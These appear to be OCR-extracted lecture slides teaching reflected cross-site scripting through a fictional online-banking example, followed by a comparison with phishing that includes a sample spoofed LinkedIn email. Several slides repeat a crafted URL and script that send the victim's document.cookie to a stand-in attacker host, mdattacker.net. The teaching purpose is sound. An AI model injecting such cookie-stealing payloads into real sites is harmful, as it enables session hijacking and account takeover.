
The server relies on this value to identify the user
(should be kept as secret)


Application
1. User logs in
3. User requests attacker's URL
4. Server responds with attacker's JavaScript
7. Attacker hijacks user's session
5. Attacker's JavaScript executes in user's browser
2. Attacker feeds crafted URL to user
6. User's browser sends session token to attacker
User
Attacker

Reflected XSS

2. The attacker sends a crafted URL to the user:

http://youronlinebanking.com/error.html?msg=<script>var+i=new+Image;+i.src=”http://mdattacker.net/”%2bdocument.cookie;</script>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
User
2. Attacker feeds crafted URL to user
6. User’s browser sends session token to attacker
Attacker

Reflected XSS

3. The user clicks the link and the browser send a request to the web server

http://youronlinebanking.com/error.html?msg=<script>var+i=new+Image;+i.src="http://mdattacker.net/"%2bdocument.cookie;</script>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
6. User's browser sends session token to attacker
User
Attacker

Reflected XSS

4-5. The browser receives the webpage from the server. Its JavaScript will be executed. The malicious script is injected into the webpage and also got executed:

http://youronlinebanking.com/error.html?msg=<script>var+i=new+Image
;+i.src=”http://mdattacker.net/”%2bdocument.cookie;</script>




```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p>
<script>
var i=new image;
i.src="http://mdattacker.net/" +document.cookie
</script>
</p>
</body>
</html>
```

Reflected XSS

6. These two lines of JavaScript sends your cookies from *youronlinebanking.com* to another web server mdattacker.net.

```
<script>
var i=new image;
i.src="http://mdattacker.net/" +document.cookie
</script>
```



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
Attacker

Reflected XSS

7. The attacker now have your session id and pretend to be you.

sessId=184a9138ed37374201a4c9672362f124 59c2a652491a3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1. User logs in
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2. Attacker feeds crafted URL to user
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Attacker

Reflected XSS

- The malicious code is returned by the server.

- Fundamentally exploring the data context switch

- If the user directly visit hackers.com
  - Hackers.com cannot access cookies of banking.com

- But now the malicious script is directly running under a webpage of banking.com
  - The script can access the cookies of banking.com
  - It can manipulate its values or send it to any third party

Reflected XSS

- Accounts for 75% of the XSS vulnerabilities in real-wold web applications.
- The crafted request (URL) contains an embedded JavaScript snippet that will reflect to any user who make the request.
- Attack payload is executed via a per-request basis.
- Also known as first-order XSS.


Reflected XSS

- http://youronlinebanking.com/error.html?msg=<script>var+i=new+Image;+i.src="http://mdattacker.net/"%2bdocument.cookie;</script>

This is the original URL!
(No misrepresentation)

- Even security-conscious users are vulnerable.

XSS vs. Phishing



File Message

From: LinkedIn Accounts
To: Amy B; Bryan; Dennis B; Gary; Jim C; Geff H; Louise K; Patty; Ihor M; Ted N; Chris P;
Subject: Account suspended!

Your LinkedIn accaunt was suspended due to spam messages. To unlock your account open this link www.llinked.ni a

Thank you for using LinkedIn!

The LinkedIn Team

Reflected XSS vs. Phishing

- XSS
  - Keep the original domain
  - Inject malicious code to the original webpage
  - Interact with the original server (can be detected by server)
  - No misrepresentation
  - Vulnerable against security-conscious users
  - May involve social engineering
  - Service provider should be responsible for the accidence

- Phishing
  - Misrepresentation: faked URL and webpage
  - Social engineering
  - Less vulnerable against security conscious users
  - Does not interact with the original server
  - Cannot be detected by the server
  - The service provider is not responsible for the accidence